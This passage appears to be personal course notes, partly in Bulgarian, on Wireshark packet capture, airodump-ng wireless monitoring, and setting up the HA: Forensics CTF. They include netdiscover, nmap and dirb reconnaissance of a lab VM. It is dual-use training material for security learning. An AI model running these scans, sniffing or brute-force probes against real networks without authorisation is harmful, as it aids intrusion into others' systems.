phy0     wlan0                rt2800usb   Ralink Technology, Corp. RT2870/RT3070
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# airodump-ng wlan0mon
```


Обръщаме внимание на кой channel

```
CH 12 ][ Elapsed: 0 s ][ 2020-09-27 02:07

BSSID                PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
90:61:0C:2D:FB:EA    -51      2          0   0  11  270  WPA2 CCMP  PSK  PLDTHOMEDSL64490
80:29:94:67:8E:99    -37      3          0   0  11  130  WPA2 CCMP  PSK  SKYbroadband8E96
90:61:0C:56:17:77    -53      3          0   0   5  270  WPA2 CCMP  PSK  BRB-BRILLIANT TEAM
70:4F:57:45:0A:1A    -45      3          5   2   2  130  OPN              SDW-KRAHENBILL
F8:AF:DB:DB:23:10    -41      4          0   0   1  130  OPN              SDW-KRAHENBILL EXT


BSSID                STATION            PWR  Rate  Lost  Frames  Notes  Probes
70:4F:57:45:0A:1A    08:C5:E1:C2:03:F8  -52   0 - 1    0      1
```

Нашата мрежа е включена



Маркираме View ->Wireless Toolbar, той се появява и настройваме за кой channel. Възможно е да има дублиране. После кликваме върху мрежата и пакета за повече информация.

Как да прихванем 3-way handshake



Правим запис от старт, отваряме сайт, спираме и анализираме DNS и цифрите, които стоят зад него.

Exercise 01: Analyzing Network Traffic Using Wireshark

* Type **sudo wireshark** and press **Enter**. For **[sudo] password for jason:** type **toor** and press **Enter**.

* Click on **Capture options** icon in the menu. You can see the **Input** section is shown.

* Click on **Compile BPFs**. The **Compile BPFs** option in Wireshark verifies the syntax and validity of Berkeley Packet Filter (BPF) expressions before capturing packets. It ensures filters are correctly formatted to avoid errors during packet capture. Close the **Compiled Filter Output** and **Capture Options** tabs.

* Click on **Open capture file** tab. Here you can select the file that has packets of captured information in it to analyze in wireshark. Close the tab.

* Double click on **eth0** to start capturing packets.

* Click on the **Web Browser** icon to open a Firefox browser. Type **http://testphp.vulnweb.com** and press **Enter**.

* the **Acunetix** page appears. If you get error, then search for **vulnweb.com**. It will give you a list of website links. Click on any one of them.

* Navigate back to **wireshark**. You can see that the packets have been collected.

* You can even filter the packets. In the filter input section, type **http** and press **Enter**.

* Navigate back to **wireshark**. You can see that the packets have been collected.

- * You can even filter the packets. In the filter input section, type **http** and press **Enter**.
- * You can see that the Wireshark has three sections - packet list section, packet details section, and packet bytes section.
- * Click on the **View** tan in the menu. You can see **Packet List**, **Packet Details**, and **Packet Bytes** options are enabled. Click on **Packet Bytes** to disable it. You can see that one of the sections is removed.
- * You can see the list of options available to make changes to the appearance as required. You can change columns, font, color, and layout.
- * Wireshark's menu options include icons for capturing, displaying, analyzing packets, and configuring settings, such as filters and preferences.
- * Navigate to the browser and search for **<https://wiki.wireshark.org/SampleCaptures>**. Here, you will sample files that have packets captured, which can be used to analyze via Wireshark.
- * Navigate to Wireshark. Click on **View | Name Resolution**. You can see that **Resolve Physical Addresses** is enabled. This option will resolve the MAC addresses. You can see in the packet details panel, that the MAC address is given.
- * This concludes the demonstration of **Analyzing Network Traffic Using Wireshark**. Close all the opened windows.

Exercise 02: Exploring Wireshark Toolbar and Capture Options

- * Type **sudo wireshark** and press **Enter**. For **[sudo] password for jason:** type **toor** and press **Enter**. The wireshark tool opens.
- * Click on **Capture** tab in the menu. You have **Options** available in it. You can even click directly on the **Options** tab in the menu to open an options tab.
- * The **Input** section is shown.

The **Input** section in Wireshark's **Options** tab displays available network interfaces for capturing traffic. It lets you select interfaces, apply capture filters, and configure advanced settings like promiscuous mode.

Interface: Select the network interface to capture traffic from.

Traffic: Displays real-time packet statistics for selected interfaces.

Link-Layer Header: Sets the type of data link-layer to use for capturing packets.

Promiscuous Mode: Captures all packets on the network, not just those addressed to the interface.

Snaphlen: Limits the size of each captured packet, capturing only the specified bytes.

Buffer: Allocates memory for storing captured packets before writing them to disk.

Capture Filter: Filters packets during capture based on user-defined criteria.

- * Click on **Output** and **Options** tab. Close it.

Output Section allows you to specify the file name and location to save captured packets, and configure options like file rotation or maximum capture size. **Options Section** provides additional settings such as enabling name resolution, specifying time display formats, and setting capture stop conditions.

- * Double-click on eth0 to start capturing packets.

* Click on the **Web Browser** icon in the menu bar of the desktop to open the Firefox browser. Type **<http://testphp.vulnweb.com>** in the URL search bar and press **Enter**. The Acunetix web page will appear.

- * Navigate to Wireshark. You can see that the packets are captured. Click on **Stop capturing**

packets.

- * The given toolbar has sections in it - Capture options, File Options, and Navigation options.
 - * Select any one of the packets. Click on **Go to the previous packet** icon the previous packet in the list will be selected. Instead, if you want to click go to the next packet, you can click on the **Go to the next packet** icon.
 - * Click on **Go to specified packet** icon. You will get a **Packet** input field. Here, you can specify the required IP address, Protocol, and any other value to go to a specific packet.
 - * You can navigate to the first and last packet by clicking on the **Go to the first packet** and **Go to the last packet** icons respectively.
 - * You can see that the captured packets are in different colors like yellow, red, black, etc. To remove or add the color, click on **Draw packets using coloring rules**.
 - * There is also a Resize option available.
- To return the main window text to its normal size, click on **Return the main window text to its normal size**. To resize packet list columns to fit contents, click on **Resize packet list columns to fit contents**.
- * This concludes the demonstration of **Exploring Wireshark Toolbar and Capture Options**.

Exercise 03: Capturing a 3-way TCP Handshake Using Wireshark

- * Type **sudo wireshark** and press **Enter**. Type **eth0** and press **Enter**. Packet capturing starts.
- * Click on **Web browser** as shown. Firefox appears. Type **www.syberoffense.com** and press **Enter**. The web page appearance might vary in your lab environment based on updates made.
- * The Home page of the website appears. Switch to **Wireshark** as shown. Press **Red Square Icon** to stop packet capturing.
- * Type **http** and press **Enter** as shown. Click on the **GET / HTTP/1.1** packet as shown. Click on **Hypertext Transfer Protocol** as shown.
- * Scroll down **/r/n** as shown.
- * This concludes the demonstration of the **Capturing a 3-way TCP Handshake Using Wireshark**.

Последен раздел – във VMware имаме инсталирана Kali + Ubuntu – forensics, двете включениедновременно, host only networking.

Lab – CTF Lab Build for HA: Forensics

Overview

HA: Forensics is Capture the Flag (CTF) designed for those interested in learning digital forensics. This CTF contains FOUR flags that reveal themselves as the lab progresses based on hints.

Lab Requirements

This lab requires the use of VMware Workstation Player. The forensic target was built using VMware and though it is an OVA file, it will not acquire an IP address using DHCP when imported into VirtualBox.

Lab Requirements

This lab requires the use of VMware Workstation Player. The forensic target was built using VMware and though it is an OVA file, it will not acquire an IP address using DHCP when imported into VirtualBox.

- Install of [VMware Workstation Player](#)
- Once virtual install of [Kali Linux for VMWare](#).
- OVA image file for HA: Forensics Target downloaded from [Vulnhub](#)
- Install of [7zip archive utility](#)


Make sure you download the correct virtual machine for VMware.

- KALI LINUX VMWARE IMAGES

- KALI LINUX VMWARE IMAGES

Image Name	Torrent	Version	Size
Kali Linux VMware 64-Bit	Torrent	2020.3	2.2G
Kali Linux VMware 32-Bit	Torrent	2020.3	1.8G


+




+ mirror (най-добре), а торентите могат да изтеглят счупени файлове




Ако отворим .ova с VB, няма да може да работим с DHCP servers.




Open .vmx




Сменяме перолата за kali просто като повторим новата:




За да не ни отписва при дълги упражнения:





Отписваме се от kali и вписваме като root с новата парола.





Така имаме 2 виртуални машини, работещи едновременно – едната на потребител kali, другата на root, така че следващата настройка се прави 2 пъти за всеки от тях.




Ipconfig – в Кали намираме нашия IP

```
netdiscover -i eth0
```

- открива други IP в мрежата


-I = interface – използвай този интерфейс eth0

С малко изчакаване връща няколко



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.107.1	00:50:56:c0:00:01	43	2580	VMware, Inc.
192.168.107.129	00:0c:29:10:3a:1b	43	2580	VMware, Inc.
192.168.107.254	00:50:56:e0:d9:2e	7	420	VMware, Inc.

DHCP servers – имат много близко IP, в случая, след като знаем личния IP в Кали, другото IP в нашата мрежа е само с една цифра разлика 129->128 – не се различава особено. Ако не сме сигурни, просто сравняваме MAC адреса на другата ни ОС





```
nmap -A 192.168.107.129
```

Търсим включени услуги – порт 22 на SSH и порт 80 за http

```
root@kali:~# nmap -A 192.168.107.129
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-03 22:54 EST
Nmap scan report for 192.168.107.129
Host is up (0.00032s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 e4:53:67:0b:a4:0b:55:cd:23:7f:d1:07:bf:99:c2:44 (RSA)
|_   256 04:76:53:52:aa:63:f9:05:89:a8:9b:2d:ef:61:fa:e0 (ECDSA)
|_   256 28:84:37:14:8a:25:8e:53:c2:6b:cc:6f:04:77:fd:da (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: HA:Forensics
MAC Address: 00:0C:29:10:3A:1B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.32 ms  192.168.107.129
```

Записваме в брауъра Ip на целта:




Затваряме брауъра

```
dirb http://192.168.107.129
```

Brute force to -> картинките са споделени

⇒ DIRECTORY: <http://192.168.107.129/images/>



Index of /images

192.168.107.129/images/


Kali Linux Kali Training Kali Tools Kali Docs Kali Forums

Index of /images

